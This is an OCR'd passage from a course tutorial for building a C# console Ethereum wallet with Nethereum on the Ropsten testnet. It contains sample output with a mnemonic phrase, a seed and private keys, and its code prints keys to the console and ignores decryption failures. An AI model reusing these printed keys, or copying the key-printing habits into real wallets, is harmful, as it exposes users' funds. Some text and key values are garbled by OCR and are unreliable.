6. Here is the **`RecoverWalletDialog`** Method that displays the dialog needed for Recovering an Wallet

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
173         private static Wallet RecoverWalletDialog()
174         {
175             try
176             {
177                 Write("Enter: Mnemonic words with single space separator: ");
178                 string mnemonicPhrase = ReadLine();
179                 Write("Enter: password for encryption: ");
180                 string passForEncryptionInJsonFile = ReadLine();
181                 Wallet wallet = RecoverFromMnemonicPhraseAndSaveToJson(
182                     mnemonicPhrase, passForEncryptionInJsonFile, workingDirectory);
183                 return wallet;
184             }
185             catch (Exception e)
186             {
187                 WriteLine("ERROR! Wallet can`t be recovered! Check your mnemonic phrase.");
188                 throw e;
189             }
190         }
```

7. Here is the **`GetWalletBallanceDialog`** that displays the dialog needed for Showing the Balance of an Wallet

```
189         private static async Task GetWalletBallanceDialog(Web3 web3, Wallet wallet)
190         {
191             WriteLine("Balance:");
192             try
193             {
194                 // Getting the Balance and Displaying the Information.
195                 await Balance(web3, wallet);
196             }
197             catch (Exception)
198             {
199                 WriteLine("Error occured! Check your wallet.");
200             }
201         }
```

8. Here is the **`SendTransactionDialog`** that displays the dialog needed for Sending a Transaction

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
202         private static async Task SendTransactionDialog(Wallet wallet)
203         {
204             WriteLine("Enter: Address sending ethers.");
205             string fromAddress = ReadLine();
206             WriteLine("Enter: Address receiving ethers.");
207             string toAddress = ReadLine();
208             WriteLine("Enter: Amount of coins in ETH.");
209             double amountOfCoins = 0d;
210             try
211             {
212                 amountOfCoins = double.Parse(ReadLine());
213             }
214             catch (Exception)
215             {
216                 WriteLine("Unacceptable input for amount of coins.");
217             }
218             if (amountOfCoins > 0.0d)
219             {
220                 WriteLine($"You will send {amountOfCoins} ETH from {fromAddress} to {toAddress}");
221                 WriteLine($"Are you sure? yes/no");
222                 string answer = ReadLine();
223                 if (answer.ToLower() == "yes")
224                 {
225                     // Send the Transaction.
226                     await Send(wallet, fromAddress, toAddress, amountOfCoins);
227                 }
228             }
229             else
230             {
231                 WriteLine("Amount of coins for transaction must be positive number!");
232             }
233         }
```

9. Here is the **`ReceiveCommandCreateLoadOrRecover`** that displays the available commands to the user.

```
234         private static string ReceiveCommandCreateLoadOrRecover()
235         {
236             WriteLine("Choose working wallet.");
237             WriteLine("Choose [create] to Create new Wallet.");
238             WriteLine("Choose [load] to load existing Wallet from file.");
239             WriteLine("Choose [recover] to recover Wallet with Mnemonic Phrase.");
240             Write("Enter operation [\"Create\", \"Load\", \"Recover\", \"Exit\"]: ");
241             string input = ReadLine().ToLower().Trim();
242             return input;
243         }
```

10. Here is the **`ReceiveCommandForEthersOperations`** that displays the available commands to the user.

```
244         private static string ReceiveCommandForEthersOperations()
245         {
246             Write("Enter operation [\"Balance\", \"Receive\", \"Send\", \"Exit\"]: ");
247             string inputCommand = ReadLine().ToLower().Trim();
248             return inputCommand;
249         }
```

Start implementing TODO's

Now it is time to actually begin coding something. We have many TODO's that we need to implement so the previous code can actually work.

1. First we will write the CreateWallet method.
   The CreateWallet method receive **password** and **path** where the json file containing wallet info will be saved. The method creates new wallet with 20 addresses and call SaveWalletToJsonFile method, then shows wallet`s mnemonic phrase (words), seed, addresses and private keys. Method **return** created wallet.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
1 reference
public static Wallet CreateWallet(string password, string pathfile)
{
    Wallet wallet = new Wallet(Wordlist.English, WordCount.Twelve); // Create brand-new wallet
    string words = string.Join(" ", wallet.Words);
    string fileName = string.Empty;
    try
    {
        fileName = SaveWalletToJsonFile(wallet, password, pathfile);
    }
    catch (Exception e)
    {
        WriteLine($"ERROR! The file {fileName} can`t be saved! {e}");
        throw e;
    }

    WriteLine("New Wallet was created successfully!");
    WriteLine("Write down the following mnemonic words and keep them in the save place.");
    WriteLine(words);
    WriteLine("Seed: ");
    WriteLine(wallet.Seed);
    WriteLine();
    PrintAddressesAndKeys(wallet);
    return wallet;
}
```

2. Printing of the addresses and private keys is separated in method PrintAddressesAndKeys. Method simple receives wallet and print his addresses and private keys.

```
private static void PrintAddressesAndKeys(Wallet wallet)
{
    WriteLine("Addresses:");
    for (int i = 0; i < 20; i++)
    {
        WriteLine(wallet.GetAccount(i).Address);
    }

    WriteLine();
    WriteLine("Private Keys:");
    for (int i = 0; i < 20; i++)
    {
        WriteLine(wallet.GetAccount(i).PrivateKey);
    }

    WriteLine();
}
```

3. The next method is SaveWalletToJsonFile. This function receives wallet, password for encryption of the mnemonic words and path where the json file containing encrypted mnemonic phrase and date will be saved. For this example, we will use Rijndael library and Aes256 algorithm. For the work with json we will use Newtonsoft.Json library. The program will generate automatically file name by concatenating string "EthereumWallet_" and time variables from year to seconds, in the end of the filename we will put the random number in diapason (0,10000). It will guarantee that the file name will be unique. Method return filename.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
306         public static string SaveWalletToJsonFile(Wallet wallet, string password, string pathfile)
307         {
308             string words = string.Join(" ", wallet.Words);
309             var encryptedWords = Rijndael.Encrypt(words, password, KeySize.Aes256); // Encrypt the Mnemonic phrase
310             string date = DateTime.Now.ToString();
311             // Anonymous object containing encryptedWords and date will be writen in the Json file
312             var walletJsonData = new { encryptedWords = encryptedWords, date = date };
313             string json = JsonConvert.SerializeObject(walletJsonData);
314             Random random = new Random();
315             var fileName =
316                 "EthereumWallet_"
317                 + DateTime.Now.Year + "-"
318                 + DateTime.Now.Month + "-"
319                 + DateTime.Now.Day + "_"
320                 + DateTime.Now.Hour + "_"
321                 + DateTime.Now.Minute + "_"
322                 + DateTime.Now.Second + "_"
323                 + random.Next(0, 10000) + ".json";
324             File.WriteAllText(Path.Combine(pathfile, fileName), json);
325             WriteLine($"Wallet saved in file: {fileName}");
326             return fileName;
327         }
```

4. Now we will write the **LoadWalletFromJsonFile** method. Method receives parameters: **file name**, **path to file** and **password** to decrypt the mnemonic words from json. Function read the file content, load the encrypted mnemonic words from json and then decrypt it with password. Then this method calls **Recover** function with mnemonic phrase as parameter and **return** recovered wallet.

```
337         static Wallet LoadWalletFromJsonFile(string nameOfWalletFile, string path, string pass)
338         {
339             string pathToFile = Path.Combine(path, nameOfWalletFile);
340             string words = string.Empty;
341             // Read from fileName
342             WriteLine($"Read from {pathToFile}");
343             try
344             {
345                 string line = File.ReadAllText(pathToFile);
346                 dynamic results = JsonConvert.DeserializeObject<dynamic>(line);
347                 string encryptedWords = results.encryptedWords;
348                 words = Rijndael.Decrypt(encryptedWords, pass, KeySize.Aes256);
349                 string dataAndTime = results.date;
350             }
351             catch (Exception e)
352             {
353                 WriteLine("ERROR!" + e);
354             }
355
356             return Recover(words);
357         }
```

5. Existing wallet can be recovered from mnemonic phrase (words). For this purpose, we will create **Recover** method. This receives **mnemonic phrase** as **parameter** and generated wallet from **words**. Method print

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

addresses and keys and return recovered walle

```
364         public static Wallet Recover(string words)
365         {
366             Wallet wallet = new Wallet(words, null);
367             WriteLine("Wallet was successfully recovered.");
368             WriteLine("Words: " + string.Join(" ", wallet.Words));
369             WriteLine("Seed: " + string.Join(" ", wallet.Seed));
370             WriteLine();
371             PrintAddressesAndKeys(wallet);
372             return wallet;
373         }
```

6. When program wants to recover wallet, it calls Method RecoverFromMnemonicPhraseAndSaveToJson. This function first calls method Recover and recover wallet with words. Then create new json file with password and path to file. Function return recovered wallet.

```
383         public static Wallet RecoverFromMnemonicPhraseAndSaveToJson(string words, string password, string pathfile)
384         {
385             Wallet wallet = Recover(words);
386             string fileName = string.Empty;
387             try
388             {
389                 fileName = SaveWalletToJsonFile(wallet, password, pathfile);
390             }
391             catch (Exception)
392             {
393                 WriteLine($"ERROR! The file {fileName} with recovered wallet can`t be saved!");
394                 throw;
395             }
396
397             return wallet;
398         }
```

7. When the wallet is ready for use we can receive coins on it. The method Receive takes the wallet as parameter and print the addresses in which the coins can be received.

```
404         public static void Receive(Wallet wallet)
405         {
406             if (wallet.GetAddresses().Count() > 0)
407             {
408                 for (int i = 0; i < 20; i++)
409                 {
410                     WriteLine(wallet.GetAccount(i).Address);
411                 }
412
413                 WriteLine();
414             }
415             else
416             {
417                 WriteLine("No addresses founded!");
418             }
419         }
```

8. When we want to send coins this is a little more complicated. Method Send receives as parameters wallet, address sending coins, address receiving coins and amount. Then we created Account sending coins. We take it from wallet using address. Then get private key from account. Then we create new Web3 variable with account and network. Then convert amount of ethers to wei and make a transaction.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
427         private static async Task Send(Wallet wallet, string fromAddress, string toAddress, double amountOfCoins)
428         {
429             Account accountFrom = wallet.GetAccount(fromAddress);
430             string privateKeyFrom = accountFrom.PrivateKey;
431             if (privateKeyFrom == string.Empty)
432             {
433                 WriteLine("Address sending coins is not from current wallet!");
434                 throw new Exception("Address sending coins is not from current wallet!");
435             }
436
437             var web3 = new Web3(accountFrom, network);
438             var wei = Web3.Convert.ToWei(amountOfCoins);
439             try
440             {
441                 var transaction =
442                                 await web3.TransactionManager
443                                 .SendTransactionAsync(
444                                     accountFrom.Address,
445                                     toAddress,
446                                     new Nethereum.Hex.HexTypes.HexBigInteger(wei));
447                 WriteLine("Transaction has been sent successfully!");
448             }
449             catch (Exception e)
450             {
451                 WriteLine($"ERROR! The transaction can`t be completed! {e}");
452                 throw e;
453             }
454         }
```

9. We can check the **balance** of our wallet any time with method **Balance**. It takes **Web3** and **wallet** as parameters. Connect to network and give as the **amount of ethers** of each **address** and **total balance** of the **wallet**.

```
462         private static async Task Balance(Web3 web3, Wallet wallet)
463         {
464             decimal totalBalance = 0.0m;
465             for (int i = 0; i < 20; i++)
466             {
467                 var balance = await web3.Eth.GetBalance.SendRequestAsync(wallet.GetAccount(i).Address);
468                 var etherAmount = Web3.Convert.FromWei(balance.Value);
469                 totalBalance += etherAmount;
470                 WriteLine(wallet.GetAccount(i).Address + " " + etherAmount + " ETH");
471             }
472
473             WriteLine($"Total balance: {totalBalance} ETH \n");
474         }
475     }
476 }
```

This is the whole code of our program. Now let`s see how all it works.

Create New Wallet

1. Start the program. Push [**ctrl + F5**]. In console write command **create** and press [**Enter**]. Program will ask you for the **password** and **password confirmation**.

```
C:\Windows\system32\cmd.exe
Choose working wallet.
Choose [create] to Create new Wallet.
Choose [load] to load existing Wallet from file.
Choose [recover] to recover Wallet with Mnemonic Phrase.
Enter operation ["Create", "Load", "Recover", "Exit"]: create
Enter password for encryption: pass123
Confirm password: pass123
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

2. If passwords are equal the new wallet will be created. First the program informs you about the name of the json file. Then shows the mnemonic words. You must keep them in the save place! Then you can see seed, addresses and private keys. Keep the private keys in private and don`t show them to anybody! With private keys you can sigh transactions and arrange your coins!

```
C:\Windows\system32\cmd.exe
Enter password for encryption: pass123
Confirm password: pass123
Wallet saved in file: EthereumWallet_2018-3-17_21_43_1_8960.json
New Wallet was created successfully!
Write down the following mnemonic words and keep them in the save place.
bargain tube ripple access solution slice news ozone catalog over replace change
Seed:
2157938b67e8fec562056df657aafc849d6db2350068c0ee636c576b4596178b24b30d71290d696eda9c734a42c
a72f7ae638fdab48846d0541059d221ac9519

Addresses:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d
0x06eBa719877F1590ab27B1396145e2D2d9B2A272
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC
0xA08c301047b85964EEB90c023EBA7631A089cAb9
0x6020210f30670193c6451E8D31A96Da96D7cc0a0
0x24A2596efAAD3d3e90977eC3097beB2aC9890571
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679
0x9850949641A855EC6CeF1E562884e06C49BE25d9
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE

Private Keys:
0x13b7e28ab7bb920655a4207d13848ee5cf7d1a8e0df1c3f9800efb180ad9f39e
0x0098818a8a907dc6400117ef8dde4c3333011a22db62458e8d2c5c162f9ed70b86
```

3. With wallet`s creation, in the "Wallets" directory the program creates the json file with encrypted wallet`s pneumonic phrase and current time.

```
EthereumWallet_201..._21_43_1_8960.json    Program.cs
Schema: <No Schema Selected>
1  {"encryptedWords":"ZOEhzwqMdlt3S0VBY4I04UGGmkS7QdTjaWMxJHXt7csP0/w/XMltWTGsyLxvmgls+lTbTTIKC
```

Check balance


1. Now when the wallet is ready we can check the balance. Write command balance and press [Enter]

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Enter operation ["Balance", "Receive", "Send", "Exit"]: balance
Balance:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d 0 ETH
0x06eBa719877F1590ab27B1396145e2D2d9B2A272 0 ETH
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7 0 ETH
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E 0 ETH
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA 0 ETH
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8 0 ETH
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527 0 ETH
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf 0 ETH
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC 0 ETH
0xA08c301047b85964EEB90c023EBA7631A089cAb9 0 ETH
0x6020210f30670193c6451E8D31A96Da96D7cc0a0 0 ETH
0x24A2596efAAD3d3e90977eC3097beB2aC9890571 0 ETH
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb 0 ETH
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F 0 ETH
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679 0 ETH
0x9850949641A855EC6CeF1E562884e06C49BE25d9 0 ETH
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3 0 ETH
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7 0 ETH
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8 0 ETH
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE 0 ETH
Total balance: 0.0 ETH
```


Take coins from faucet

1. Of course the wallet is empty. We can feed it with some coins from the Ropsten ethereum faucet in http://faucet.ropsten.be:3001/
   Copy one of the addresses, paste it to the site and **ask for 1 test ether**.




2. The **transaction** is on the way.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



3. After a couple of time the transaction will be completed and we receive **1 ether**.



4. Let`s check the **balance** again. Great! We have one test ether in our wallet!

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

C:\Windows\system32\cmd.exe

```
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F 0 ETH
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679 0 ETH
0x9850949641A855EC6CeF1E562884e06C49BE25d9 0 ETH
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3 0 ETH
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7 0 ETH
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8 0 ETH
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE 0 ETH
Total balance: 0.0 ETH

Enter operation ["Balance", "Receive", "Send", "Exit"]: balance
Balance:
0x07D81EBe5d4ceA1ACF448e01Eeb872D284BD347d 1 ETH
0x06eBa719877F1590ab27B1396145e2D2d9B2A272 0 ETH
0x5e5BA4283BA2cA97a86bD33dbae29ff5De81dbD7 0 ETH
0xa9DC362eC0c1711e767ca8AE7971a9977d64bB7E 0 ETH
0x17434dda13BEB6DbFF20b5ab95977f22F906DAfA 0 ETH
0xad9D62FF9C24DB1d194eC3505DED4F53C7B6a2a8 0 ETH
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527 0 ETH
0x26e51899aC1861EC44C142E9EB8285f5101E01Cf 0 ETH
0x8bfA831AE5D5Aa3896841dD37ba9f9A41189D0DC 0 ETH
0xA08c301047b85964EEB90c023EBA7631A089cAb9 0 ETH
0x6020210f30670193c6451E8D31A96Da96D7cc0a0 0 ETH
0x24A2596efAAD3d3e90977eC3097beB2aC9890571 0 ETH
0x42F7896511851457aeE93eF58B3E68CEdb4598Fb 0 ETH
0xA33918273B938affD7301c8d0F9ce96Ef68BD63F 0 ETH
0xFBfa2CCCe35052e4F5DF5F368eD77534Bc678679 0 ETH
0x9850949641A855EC6CeF1E562884e06C49BE25d9 0 ETH
0xF1C3D09E8E70B5b3ecae3bB338e111E736574Ca3 0 ETH
0x94C7d71084D318a9C79A7AC83257a8a75c78C9f7 0 ETH
0x9C8d2958568565f2C4c73b817f96309fb23Cb0D8 0 ETH
0xFba0297C19aeF8cF12AAeEC2c6203B1fbc37a4bE 0 ETH
Total balance: 1.0 ETH
```


Send coins

1. Now let`s send some coins to another address. Type command **send**. First copy and paste the **address** which **sending coins** and the **address receiving coins**. Then type the **amount of coins** in ethers.
   Then the program will ask for **confirmation**, type "**yes**" and press [**Enter**].
   The message "**Transaction has been sent successfully!**" will appear.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
C:\Windows\system32\cmd.exe
0x1A07298b8f7dd902EB9a51421b88310e1CeDa527 0 ETH
